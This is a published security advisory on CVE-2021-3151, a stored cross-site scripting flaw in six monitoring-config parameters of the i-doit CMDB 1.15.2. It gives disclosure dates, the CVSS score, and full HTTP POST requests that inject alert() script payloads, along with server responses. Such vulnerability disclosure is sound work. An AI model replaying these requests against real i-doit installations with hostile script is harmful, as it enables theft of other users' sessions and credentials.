Security Research & Advisories

Stored Cross-Site Scripting (XSS) Vulnerability in i-doit 1.15.2

Vendor	i-doit (https://www.i-doit.org/)
Product	i-doit
Affected Version(s)	1.15.2 and probably prior and probably prior
Tested Version(s)	1.15.2
Vendor Notification	15 December 2020
Advisory Publication	15 December 2020 [without technical details]
Vendor Fix	1.16.0
Public Disclosure	25 February 2021
Latest Modification	25 February 2021
CVE Identifier	CVE-2021-3151 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3151)
Product Description	i-doit is a web based IT documentation and CMDB. i-doit documents IT-systems and their changes, defines emergency plans, displays vital information and helps to ensure a stable and efficient IT operation.
Credits	Carlos Ramírez L. Security Researcher & Penetration Tester @wizlynx group

Stored Cross-Site Scripting (XSS) Vulnerability

Severity: **Medium**	**CVSS Score**: 5.4	**CWE-ID**: CWE-79 (https://cwe.mitre.org/data/definitions/79.html)	**Status**: Open

Vulnerability Description

The i-doit web application is affected by Stored Cross-Site Scripting (XSS) vulnerability affecting version 1.15.2 and probably prior versions. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.

CVSS Base Score


Attack Vector	Network	**Scope**	Changed
Attack Complexity	Low	**Confidentiality Impact**	Low
Privileges Required	Low	**Integrity Impact**	Low
User Interaction	Required	**Availability Impact**	None

Description

The application i-doit has six variables that are vulnerable to Stored Cross-Site Scripting (XSS) due to the lack of input validation and output encoding.

Exploitation Process

The value of the app request parameter is copied into the value of a Javascript. The payload *<script>alert("XSS")</script>* was submitted in the app parameters "C__MONITORING__CONFIG__TITLE", "SM2__C__MONITORING__CONFIG__TITLE[p_strValue]", "C__MONITORING__CONFIG__PATH", "SM2__C__MONITORING__CONFIG__PATH[p_strValue]", "C__MONITORING__CONFIG__ADDRESS", "SM2__C__MONITORING__CONFIG__ADDRESS[p_strValue]", the following screenshot shows the affected parameters:




Title Title<script>alert("XSS 1")</script>

local path Title<script>alert("XSS 2")</script>

* Attention: the directory needs to be typed in absolute. Also its content will be deleted before each export!

Link to your monitoring tool Title<script>alert("XSS 3")</script>

* Please notice: Nagios needs the suffix "/status.cgi?host="



```
POST /idoit-open-1.15.2/?moduleID=8&moduleSubID=1019&pID=export_config&
treeNode=10191&navMode=2&call=category&id=5&&ajax=1 HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: en-US,en;q=0.7,th;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.129/idoit-open-1.15.2/?moduleID=8&moduleSubID=1019&pID=exp
ort_config&treeNode=10191&navMode=2&call=category&&id=5
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.7.3
Content-type: application/x-www-form-urlencoded; charset=UTF-8
X-i-doit-Tenant-Id: 1
Content-Length: 5613
Connection: close
Cookie: PHPSESSID=g5qnbmhd59ja86853fhk5k2r6i

navMode=10&sort=&dir=&id=&navPageStart=&navTemplateDetailView=&template=&
useTemplate=&popupReceiver=&_csrf_token=&q=&submit_isys_form=&config_id=5&
SM2__config_id%5Bp_strValue%5D=5&SM2__config_id%5Bp_bDisabled%5D=&
SM2__config_id%5Btype%5D=f_text&SM2__C__MONITORING__CONFIG__TITLE%5Btype%5D
=f_label&SM2__C__MONITORING__CONFIG__TITLE%5Btype%5D=f_text&
C__MONITORING__CONFIG__TITLE=
Title%3Cscript%3Ealert(%22XSS+1%22)%3C%2Fscript%3E&
SM2__C__MONITORING__CONFIG__TITLE%5Bp_strValue%5D=
Title%3Cscript%3Ealert(%22XSS1%22)%3C%2Fscript%3E&
SM2__C__MONITORING__CONFIG__TITLE%5Bp_bDisabled%5D=&
SM2__C__MONITORING__CONFIG__PATH%5Btype%5D=f_label&
SM2__C__MONITORING__CONFIG__PATH%5Btype%5D=f_text&
```


```
HTTP/1.1 200 OK
Date: Tue, 15 Dec 2020 16:19:44 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.30
X-Powered-By: PHP/7.2.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
i-doit-Authorized: 1
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 27999


<div id="navBar">
  <div id="navbar_item_C__NAVMODE__NEW" title=" [N]" data-navmode="1" clas
    <img src="/idoit-open-1.15.2/images/icons/silk/page_add.png" width="15
    <span class="navBarLink" style="vertical-align:middle">&nbsp;New&nbsp;
  </div>
  <div id="navbar_item_C__NAVMODE__EDIT" title=" [E]" data-navmode="2" cla
    <img src="/idoit-open-1.15.2/images/icons/silk/page_edit.png" width="1
    <span class="navBarLink" style="vertical-align:middle">&nbsp;Edit&nbsp
  </div>
  <div id="navbar_item_C__NAVMODE__DELETE" title=" [D]" data-navmode="5" c
    <img src="/idoit-open-1.15.2/images/icons/silk/page_delete.png" width=
    <span class="navBarLink" style="vertical-align:middle">&nbsp;Delete&nb
  </div>
  <script type="text/javascript">
    $('navbar_item_C__NAVMODE__DELETE').on('click', function(){
      if(!this.hasClassName('navbar_item_inactive'))
      {
```

This input was echoed unmodified in the application's response resulting in a Stored Cross-Site Scripting (see request below).

```
POST /idoit-open-1.15.2/?call=category&moduleID=8&moduleSubID=1019&pID=export_config&treeNode=10191&page=1&filtered=1&tableFilter[isys_monitoring_export_config__id]=9&tableFilter[operation]=-1&scoped=0&navMode=2&id=9&&ajax=1 HTTP/1.1

Host: 192.168.1.129

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/javascript, text/html, application/xml, text/xml, */*

Accept-Language: en-US,en;q=0.7,th;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://192.168.1.129/idoit-open-1.15.2/?call=category&moduleID=8&moduleSubID=1019&pID=export_config&treeNode=10191&page=1&filtered=1&tableFilter%5Bisys_monitoring_export_config__id%5D=9&tableFilter%5Boperation%5D=-1&scoped=0&navMode=2&&id=9

X-Requested-With: XMLHttpRequest

X-Prototype-Version: 1.7.3

Content-type: application/x-www-form-urlencoded; charset=UTF-8

X-i-doit-Tenant-Id: 1

Content-Length: 5556

Connection: close

Cookie: PHPSESSID=g5qnbmhd59ja86853fhk5k2r6i



navMode=10&sort=&dir=&id=&navPageStart=&navTemplateDetailView=&template=&useTemplate=&popupReceiver=&_csrf_token=&q=&submit_isys_form=&config_id=9&SM2__config_id%5Bp_strValue%5D=9&SM2__config_id%5Bp_bDisabled%5D=&SM2__config_id%5Btype%5D=f_text&SM2__C__MONITORING__CONFIG__TITLE%5Btype%5D=f_label&SM2__C__MONITORING__CONFIG__TITLE%5Btype%5D=f_text&C__MONITORING__CONFIG__TITLE=Title%3Cscript%3Ealert(%22XSS+1%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__TITLE%5Bp_strValue%5D=Title%3Cscript%3Ealert(%22XSS+1%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__TITLE%5Bp_bDisabled%5D=&SM2__C__MONITORING__CONFIG__PATH%5Btype%5D=f_label&SM2__C__MONITORING__CONFIG__PATH%5Btype%5D=f_text&C__MONITORING__CONFIG__PATH=Title%3Cscript%3Ealert(%22XSS+2%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__PATH%5Bp_strValue%5D=Title%3Cscript%3Ealert(%22XSS+2%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__PATH%5Bp_bDisabled%5D=&SM2__C__MONITORING__CONFIG__ADDRESS%5Btype%5D=f_label&SM2__C__MONITORING__CONFIG__ADDRESS%5Btype%5D=f_text&C__MONITORING__CONFIG__ADDRESS=Title%3Cscript%3Ealert(%22XSS+3%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__ADDRESS%5Bp_strValue%5D=Title%3Cscript%3Ealert(%22XSS+3%22)%3C%2Fscript%3E&SM2__C__MONITORING__CONFIG__ADDRESS%5Bp_bDisabled%5D=&SM2__C__MONITORING__MONITORING_TYPE%5Btype%5D=f_label&SM2__C__MONITORING__MONITORING_TYPE%5Btype%5D=f_dialog&C__MONITORING__MONITORING_TYPE=check_mk&SM2__C__MONITORING__MONITORING_TYPE%5Bp_strSelectedID%5D=check_mk&SM2__C__MONITORING__MONITORING_TYPE%5Bp_strTable%5D=&SM2__C__MONITORING__MONITORING_TYPE%5Bp_arData%5D=a%3A2%3A%7Bs%3A8%3A%22check_mk%22%3Bs%3A8%3A%22Check_MK%22%3Bs%3A6%3A%22nagios%22%3Bs%3A6%3A%22Nagios%22%3B%7D&SM2__C__MONITORING__CHECK_MK__ROLE_EXPORT%5Btype%5D=f_label&SM2__C__MONITORING__CHECK_MK__ROLE_EXPORT%5Btype%5D=f_dialog_list&C__MONITORING__CHECK_MK__ROLE_EXPORT__selected_values=&SM2__C__MONITORING__CHECK_MK__ROLE_EXPORT%5Bp_strSelectedID%5D=&SM2__C__MONITORING__CHECK_MK__ROLE_EXPORT%5Bp_arData%5D=a%3A9%3A%7Bi%3A1%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%221%22%3Bs%3A3%3A%22val%22%3Bs%3A13%3A%22Administrator%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A2%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%222%22%3Bs%3A3%
```

```
3A%22val%22%3Bs%3A4%3A%22User%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A3%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%223%22%3Bs%3A3%3A%22val%22%3Bs%3A8%3A%22Supplier%22%3Bs%3
A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A4%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%224%22%3Bs%3A3%3A%22val%22%3Bs%3A21%3A%22Place+of+Jurisdiction%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7
Di%3A5%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%225%22%3Bs%3A3%3A%22val%22%3Bs%3A15%3A%22Contact+partner%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A6%3Ba%3A3%3A%7Bs%3A2%3A%2
2id%22%3Bs%3A1%3A%226%22%3Bs%3A3%3A%22val%22%3Bs%3A19%3A%22Contracting+parties%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A7%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%227%22%3Bs
%3A3%3A%22val%22%3Bs%3A13%3A%22Notifications%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A9%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%229%22%3Bs%3A3%3A%22val%22%3Bs%3A15%3A%22Ser
vice+Manager%22%3Bs%3A3%3A%22sel%22%3Bb%3A0%3B%7Di%3A10%3Ba%3A3%3A%7Bs%3A2%3A%22id%22%3Bs%3A2%3A%2210%22%3Bs%3A3%3A%22val%22%3Bs%3A10%3A%22Monitoring%22%3Bs%3A3%3A%22sel%22
%3Bb%3A0%3B%7D%7D&SM2__C__MONITORING__CHECK_MK__SITE%5Btype%5D=f_label&SM2__C__MONITORING__CHECK_MK__SITE%5Btype%5D=f_text&C__MONITORING__CHECK_MK__SITE=&SM2__C__MONITORING__CHEC
K_MK__SITE%5Bp_strValue%5D=&SM2__C__MONITORING__CHECK_MK__SITE%5Bp_bDisabled%5D=&SM2__C__MONITORING__CHECK_MK__MULTISITE%5Btype%5D=f_label&SM2__C__MONITORING__CHECK_MK__MULTISITE%5Bt
ype%5D=f_dialog&C__MONITORING__CHECK_MK__MULTISITE=0&SM2__C__MONITORING__CHECK_MK__MULTISITE%5Bp_strSelectedID%5D=0&SM2__C__MONITORING__CHECK_MK__MULTISITE%5Bp_strTable%5D=&SM2__C__M
ONITORING__CHECK_MK__MULTISITE%5Bp_arData%5D=a%3A2%3A%7Bi%3A1%3Bs%3A3%3A%22Yes%22%3Bi%3A0%3Bs%3A2%3A%22No%22%3B%7D&SM2__C__MONITORING__CHECK_MK__LOCK_HOSTS%5Btype%5D=f_label&
SM2__C__MONITORING__CHECK_MK__LOCK_HOSTS%5Btype%5D=f_dialog&C__MONITORING__CHECK_MK__LOCK_HOSTS=1&SM2__C__MONITORING__CHECK_MK__LOCK_HOSTS%5Bp_strSelectedID%5D=1&SM2__C__MONITORI
NG__CHECK_MK__LOCK_HOSTS%5Bp_strTable%5D=&SM2__C__MONITORING__CHECK_MK__LOCK_HOSTS%5Bp_arData%5D=a%3A2%3A%7Bi%3A1%3Bs%3A3%3A%22Yes%22%3Bi%3A0%3Bs%3A2%3A%22No%22%3B%7D&SM2__
C__MONITORING__CHECK_MK__LOCK_FOLDERS%5Btype%5D=f_label&SM2__C__MONITORING__CHECK_MK__LOCK_FOLDERS%5Btype%5D=f_dialog&C__MONITORING__CHECK_MK__LOCK_FOLDERS=1&SM2__C__MONITORING__
CHECK_MK__LOCK_FOLDERS%5Bp_strSelectedID%5D=1&SM2__C__MONITORING__CHECK_MK__LOCK_FOLDERS%5Bp_strTable%5D=&SM2__C__MONITORING__CHECK_MK__LOCK_FOLDERS%5Bp_arData%5D=a%3A2%3A%7Bi%3
A1%3Bs%3A3%3A%22Yes%22%3Bi%3A0%3Bs%3A2%3A%22No%22%3B%7D&SM2__C__MONITORING__CHECK_MK__MASTER_SITE%5Btype%5D=f_label&SM2__C__MONITORING__CHECK_MK__MASTER_SITE%5Btype%5D=f_dialog
&C__MONITORING__CHECK_MK__MASTER_SITE=-1&SM2__C__MONITORING__CHECK_MK__MASTER_SITE%5Bp_strSelectedID%5D=-1&SM2__C__MONITORING__CHECK_MK__MASTER_SITE%5Bp_strTable%5D=&SM2__C__MONIT
ORING__CHECK_MK__MASTER_SITE%5Bp_arData%5D=a%3A1%3A%7Bi%3A5%3Bs%3A5%3A%22Title%22%3B%7D&SM2__C__MONITORING__CHECK_MK__UTF8DECODE_EXPORT%5Btype%5D=f_label&SM2__C__MONITORING__CH
ECK_MK__UTF8DECODE_EXPORT%5Btype%5D=f_dialog&C__MONITORING__CHECK_MK__UTF8DECODE_EXPORT=1&SM2__C__MONITORING__CHECK_MK__UTF8DECODE_EXPORT%5Bp_strSelectedID%5D=1&SM2__C__MONITORI
NG__CHECK_MK__UTF8DECODE_EXPORT%5Bp_strTable%5D=&SM2__C__MONITORING__CHECK_MK__UTF8DECODE_EXPORT%5Bp_arData%5D=a%3A2%3A%7Bi%3A1%3Bs%3A3%3A%22Yes%22%3Bi%3A0%3Bs%3A2%3A%22No%
22%3B%7D&LogbookCommentary=
```

The following screenshot shows the JavaScript being executed on the client side:



wizlynx has not only built a solid foundation of information security, quality and project management know-how, but our associates are known for their ability to apply the right soft skills at the right time to best serve our customers. We make it a point to understand the infrastructure, needs and challenges of our customers, which enables us to deliver fast, effective and high quality results. It is our belief that this level of understanding can only be obtained with the most capable and experienced resources. Reach out to our associates at any time through our interactive competence centers to draw upon our knowledge of processes, procedures, guidelines and tools. You�ll be able to see, firsthand, the value our team will add to your organization.